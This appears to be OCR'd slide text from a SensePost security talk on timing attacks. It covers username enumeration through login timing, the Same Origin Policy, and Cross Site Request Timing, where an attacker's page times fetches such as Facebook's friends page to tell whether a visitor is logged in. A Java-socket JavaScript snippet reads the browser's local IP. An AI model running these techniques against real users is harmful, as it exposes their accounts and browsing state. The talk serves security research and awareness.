- But we can try to accommodate shaky lines and loaded servers with a sprinkling of stats
- Basic calibration idea is to collect a sample set of 0-bit and 1-bit requests, discard outliers, apply elementary statistics and derive two landing pads
- If the landing pads are far enough apart, we’ll use them, otherwise increase the time delay for 1-bits and re-calibrate

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


Timing Calibration





More squeeza cool'ness

- Additional channels
- File Transfer.
- Modularityness :)




```
wh00t:~ haroon$
```


- http://www.sensepost.com/research/squeeza

Timing as its own Vector

- Information Leakage is big when Application Testing
- (not just because it allows security guys to say “Use generic error messages!”)



username:
bob
password:
****
invalid login
remember me
login
what's my password?



username:
no_such_user
password:
****
invalid username
remember me
login
what's my password?

- This is useful to us as attackers / analysts..

But..

- We have been beating this drum for a bit,
- So you see it less frequently in the wild,
- But..
  - Subtle timing differences are sometimes present,
  - We just haven't been listening..
  - Hardware security Tokens (longer round trip times)

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
Timing failed logins

- Perfect example of what we discussed..
- Can you spot it ?



Some Bank (or other) Login


342601

Username

Password

Login

- We thought it was pretty cool at the time.. (yetAnotherTime.py)



```
wh00t:~ haroon$
```

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
Why is this scary?

- We took a quick look at most popular application scanners out there..
- None made any reference at all to caring about timing at all..
- We built it into Suru (but to be honest, only since we discovered timing love!)
- Do it manually, buy Suru, or step on your app-scan vendors!

Timing and Privacy


- Same Origin Policy:



URL	Outcome	Reason
http://www.example.com/dir2/other.html	Success	
http://www.example.com/dir/inner/other.html	Success	
https://www.example.com/dir2/other.html	Failure	Different protocol
http://en.example.com/dir2/other.html	Failure	Different host
http://example.com/dir2/other.html	Failure	Different host
http://www.example.com:81/dir2/other.html	Failure	Different port

- The point was simple: Don’t let site-A get results from site-B unless they are related..
- So how did Jeremiah (and friends) do all that port-scanning coolness?
  - They used JavaScript onLoad() and onError() events to determine if they can access a host:port
  - Variation with CSS and link visited followed.


Timing and Privacy



User Browses Attacker's Site
Attacker Sends Java Applet
User
Attacker's Web Server
Attacker
Java Applet - User's Time to Fetch ~ 10ms
Attacker's Time to Fetch ~ 80ms
www.scientology.org/logo.gif

- Felten's 2000 Timing Attack on Privacy.

We thought

- We thought we invented a new acronym..
- XSRT - Cross Site Request Timing..
  - We were wrong: (Andrew Bortz - 2007)
  - Exactly the same attack: (Are you currently logged into linkedin / myspace / facebook / bank.com / internetbanking?)
- Example:
  - Fetch (http://www.facebook.com/friends.php?r)





Facebook Login

You must log in to see this page.

or Sign up for Facebook


Forgot your password?

X.S.R.T

- Cross Site Request Timing..
- Simply:
- Victim visits attackers website (or site with attackers JS)
- JavaScript causes Victims browser to surf to http://www.facebook.com/friends.php?r
- JavaScript determines load time, to decide if user is (or isnt logged in) (> 50ms - user logged in)
- Problem: This doesn’t work the same for U.S victims and .ZA victims! (.za adds 100ms just by default!)

X.S.R.T

- We introduce the concept of a base-page
  1. Fetch page available to both Logged-in and Logged-out users (base-page) (X Seconds)
  2. Fetch the page available only to Logged-in users (Y Seconds)
  3. Calculate X/Y
- This gives us a latency resistant method of determining logged-in/logged-out status
- (What about cached pages?)


Privacy Issues with Timing – {haroon|marco}@sensepost.com
https://secure.sensepost.com/mH/time-mailbox.html
SensePost
Welcome to Webmail Mail
Privacy Issues with Timing – {h...
webmail
South Africa's free e-mail service
Login
username
password
mailbox.co.za
Login
Current Folder: INBO
INSPIRED KITCHENS & CUPBOARDS
CLICK HERE!
Done

You look like you are logged into webmail...

- Wow! We can tell a user if he is or isnt logged into mailbox?
- (Can we determine this remotely?)

So..

- Lets summarize this quickly..
  - We know some sites will betray valid usernames through timing differences
  - We know that (most) sites will betray a valid login from an invalid one based on timing..
  - We know we can use your browser to time stuff while you are surfing..

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Hampster!!

QuickTime™ and a
xvid decompressor
are needed to see this picture.

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
(D) X.S.R.T

- (Re)Introducing:
- Distributed Cross Site Request Timing
- Lets take it in stages:
  - Recall the timing script we ran against the Internet Banking site (timing.py)
  - We can implement that in JavaScript (so instead of running it from through python on my box, I can run it in JavaScript on your box!)
  - A small time granularity problem!


A More Granular Timer?

```
// pdp architects code to obtain local browser IP Address
function getNetInfo() {
        var sock = new java.net.Socket();
        sock.bind(new java.net.InetSocketAddress('0.0.0.0', 0));
        sock.connect(new java.net.InetSocketAddress(document.domain,
(!document.location.port)?80:document.location.port));
        return {domain: sock.getLocalAddress().getHostName(), ip:
sock.getLocalAddress().getHostAddress()};
}
```

So: nanoTime() from java.lang.System



The page at http://168.210.134.111 says:

Using JavaScripts Date() 416


The page at http://168.210.134.111 says:

Using java.lang.System.nanoTime() : 407486976

(D) X.S.R.T

